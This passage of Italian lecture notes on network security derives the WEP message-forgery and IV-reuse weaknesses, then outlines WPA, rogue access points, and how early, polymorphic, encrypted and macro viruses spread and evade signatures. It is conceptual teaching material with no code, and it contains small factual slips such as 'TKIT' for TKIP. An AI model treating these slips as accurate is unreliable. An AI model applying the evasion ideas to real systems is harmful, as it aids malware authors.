Se questa è la procedura di cifraggio, dall'altra parte si disporrà della stessa chiave K, così da ottenere il KS (combinandolo con il V che fa parte del messaggio) per metterlo in XOR con C e ottenere M || CS(M). A questo punto, avendo CS dimensione fissa, sarà facile separare le due parti, calcolare il checksum nuovamente e confrontarlo con quello ottenuto dalla trasmissione.

WEP non autentica

Dimostriamo ora formalmente perché WEP non fornisce un'autenticazione sicura.

Stiamo dicendo che è possibile inviare un messaggio C' diverso da C che sia comunque accettato dall'access point nonostante non provenga da una macchina che dispone di K.

Cioè il nostro attaccante non farà altro che:

- Intercettare un certo C nella comunicazione fra A e l'access point
- Comporre un proprio C' ed inviarlo all'access point
- L'access point accetterà C' come autenticato da A

C' sarà costruito in questo modo:

C' = C ⊕ (Δ || CS (Δ))

Si noti che la combinazione (Δ || CS (Δ)) permette la modifica a piacere di C affinché C' diventi un messaggio arbitrario designato dall'avversario (che quindi è in un caso facilitato rispetto all'attacco del compleanno).

Non ci resta che far vedere che **C' ⊕ KS = P || CS(P)** che è l'unico controllo effettuato da parte dell'access point.

Sappiamo che C' = C ⊕ (Δ || CS(Δ)) e quindi C' ⊕ KS = C ⊕ (Δ || CS(Δ)) ⊕ KS.

Combiniamo C con KS e otteniamo: C' ⊕ KS = (M || CS(M)) ⊕ (Δ || CS(Δ)). Dopodiché sviluppiamo lo XOR ed abbiamo che: C' ⊕ KS = (M ⊕ Δ) || (CS(M) ⊕ CS(Δ)) e quindi poiché il CS è un CS di parità abbiamo che è distributivo rispetto allo XOR e da ciò possiamo dire che **C' ⊕ KS = (M ⊕ Δ) || (CS(M ⊕ Δ))**.

È facile vedere che assegnando **(M ⊕ Δ) = P** otteniamo **C' ⊕ KS = P || CS(P)**.

WEP non garantisce riservatezza

Inoltre WEP presenta un problema sulla riservatezza. Tale problema è correlato al vettore V. Questo vettore avrà un certo range di valori (tanti quanti la dimensione in bit del vettore stesso gli permette). In WEP parliamo di 24 bit e quindi avremo 2^{24} vettori diversi. Tali vettori vengono solitamente incrementati frame dopo frame in maniera regolare: se un avversario si mettere a intercettare il traffico, dopo 16 milioni di frame noterà che i vettori si sono ripetuti. Chiamiamo n il numero di vettori possibili, quindi abbiamo che all'n+1 trasmissione rilevata l'avversario disporrà di un certo C_1 con vettore V_1 e di un certo C_{n+1} con vettore V_1. Se C_1 era costruito a partire da un certo messaggio M_1 e C_{n+1} da un certo messaggio M_{n+1} avremo che (si noti che KS è uguale poiché le chiavi sono sempre uguali e per C_1, C_{n+1} il vettore è sempre lo stesso):

$M_1 \oplus KS = C_1$

$M_{n+1} \oplus KS = C_{n+1}$

Si effettua lo XOR fra le due equazioni e abbiamo che:

$M_1 \oplus M_{n+1} \oplus KS \oplus KS = C_1 \oplus C_{n+1}$

Semplificando KS ⊕ KS abbiamo che $\mathbf{M_1 \oplus M_{n+1} = C_1 \oplus C_{n+1}}$. Abbiamo ancora un'equazione a due incognite, quindi non siamo in pericolo, ma ottenendo un messaggio in chiaro (M_1 o M_{n+1}) potremmo ottenere l'altro! Questo non ci piace perché certi messaggi che passano nelle comunicazioni di rete sono standard e quindi facilmente "accoppiabili" con i C.

Inoltre è dimostrabile che grazie a queste informazioni è possibile **risalire alla chiave K**.

14.2) Un protocollo funzionante: WPA

WPA risolve i due problemi in questo modo:

- *Autenticazione*: viene implementato un MAC invece che un CRC
- *Riservatezza*: la chiave K viene cambiata nel tempo (in maniera automatica, ad esempio tramite hash incrementali). Questa tecnica è chiamata **TKIT** (Temporary Key Integrity Protocol), in questo modo il KS sarà diverso e non sarà possibile trovare sfruttare l'accoppiata C_1 e C_{n+1}.

14.3) Il problema opposto: access point non controllati

È molto facile introdurre all'interno di un sistema protetto access point non controllati/sotto il management degli amministratori di rete. Basti pensare ad un hotspot portatile con il proprio smartphone: saranno quindi implementati sistemi di identificazione di questi dispositivi ed eventualmente sarà vietato effettuare la connessione tramite hotspot.

15) I malware


I malware sono, genericamente, programmi eseguibili in grado di recare danno ad uno o più utenti. Li distinguiamo in:

- **Virus**: hanno necessità di installazione da parte della vittima, si riproducono. Vivono a tutti gli effetti "dentro" un'altra applicazione, così come fanno i virus che attaccano l'essere umano.
- **Worm**: non hanno necessità di installazione da parte della vittima, si riproducono. Sono difficili da programmare e difficili da debellare. Il più famoso è il Worm Morris del 1988.
- **Trojan**: ha necessità di installazione da parte della vittima e non si riproduce. Il suo obiettivo principale è di rubare informazioni.

Il discorso sulle due ultime categorie si estingue in quanto detto sopra. Parliamo invece in modo più dettagliato dei virus.

15.1) I virus di prima generazione

I primi virus nascono in ambiente MS-DOS e attuavano i loro attacchi in questo modo:



Il virus fa da wrapper al programma: quando l'utente esegue P.exe, viene eseguita la goto ad A, dunque il virus si **riproduce** (scannerizza il computer alla ricerca di altri exe e li contagia a loro volta, sperando che poi questi exe vengano passati su altre macchine diffondendo così il virus in modo virale) e se una certa **condizione** è verificata effettua il **danno** per cui è stato progettato.

Dopodiché va ad 1, dove si trova P.exe che è stato debitamente rilocato (i suoi riferimenti interni sono cambiati) e quindi viene eseguito: **l'utente non si accorge di nulla**.

La condizione esiste per far sì che si possa ottenere **l'incubazione del virus** ovvero si può imporre come condizione un certo numero minimo di riproduzioni piuttosto che una certa data o ancora un controllo della presenza di una certa informazione su un sito web (così l'avversario potrà attivare i virus nel momento in cui desidera).

La risposta degli antivirus

Come può, dunque, un antivirus individuare la presenza di un virus?

L'antivirus potrebbe esaminare ogni eseguibile nella sua interezza per individuare strutture simili a quella esposta sopra. Ma questa operazione sarebbe troppo costosa!


Dunque, se tutti i virus sono fatti come quello esposto sopra sarà sufficiente trovare una certa "traccia" nel codice, ovvero alcune linee di codici sempre uguali in grado di riconoscere il virus. Parliamo di **signature** del virus.

15.2) I virus di seconda generazione (polimorfi)

Per non essere rintracciabili dagli antivirus è quindi necessario essere "imprevedibili": come sappiamo ogni programma può essere scritto in infiniti modi, perciò, gli autori dei virus non dovranno far altro che scrivere diverse versioni dello stesso virus per far sì che i produttori di antivirus "gli stiano dietro". Al giorno d'oggi esistono addirittura tool che permettono di "moltiplicare" il proprio codice in una forma polimorfa che non abbia una signature in comune con il codice di provenienza.

L'uso dell'encryption

Un'altro modo di rendere i propri virus meno riconoscibile è il seguente:



Il virus viene serbato cifrato tramite una chiave k.

Nel momento in cui il programma viene eseguito allora si effettuerà una decifratura **in place** che sostituirà nella zona [1, A-1] il vero codice del virus (come studiato prima).

Il virus apparirà come segue:

A questo punto verrà eseguito il codice del virus (grazie alla **goto 1**) e quindi si eseguirà una **goto a B**, che manda al vero e proprio programma.

Ogni volta che il virus si riproduce, però, cambia la sua chiave K! Questo mette in difficoltà gli antivirus che non possono leggere il codice del virus.

Gli antivirus non potranno far alto che cercare di trovare una signature nella zona in chiaro, dove è richiesta la decifratura. Ma questa è un'operazione che potremmo trovare anche in un .exe non malevolo...

15.3) I virus via documento di testo

La tecnica oggigiorno più usata per la trasmissione di virus consiste nell'appoggio di quest'ultimi ai programmi di gestione delle mail. Invece di riprodursi sulle macchine i virus manderanno un'email con il programma infetto a tutta la rubrica dell'utente malcapitato.

Un esempio celeberrimo è stato il **love document**, un documento di word che conteneva però una macro (un eseguibile, quindi) infetto.

Spesso i client di email per essere più user-friendly caricano direttamente gli allegati all'interno della schermata che visualizza l'email: a questo punto lo script malevolo potrebbe partire direttamente! Saremmo nel caso di un quasi-worm (non è richiesta interazione dell'utente se non aprire l'email).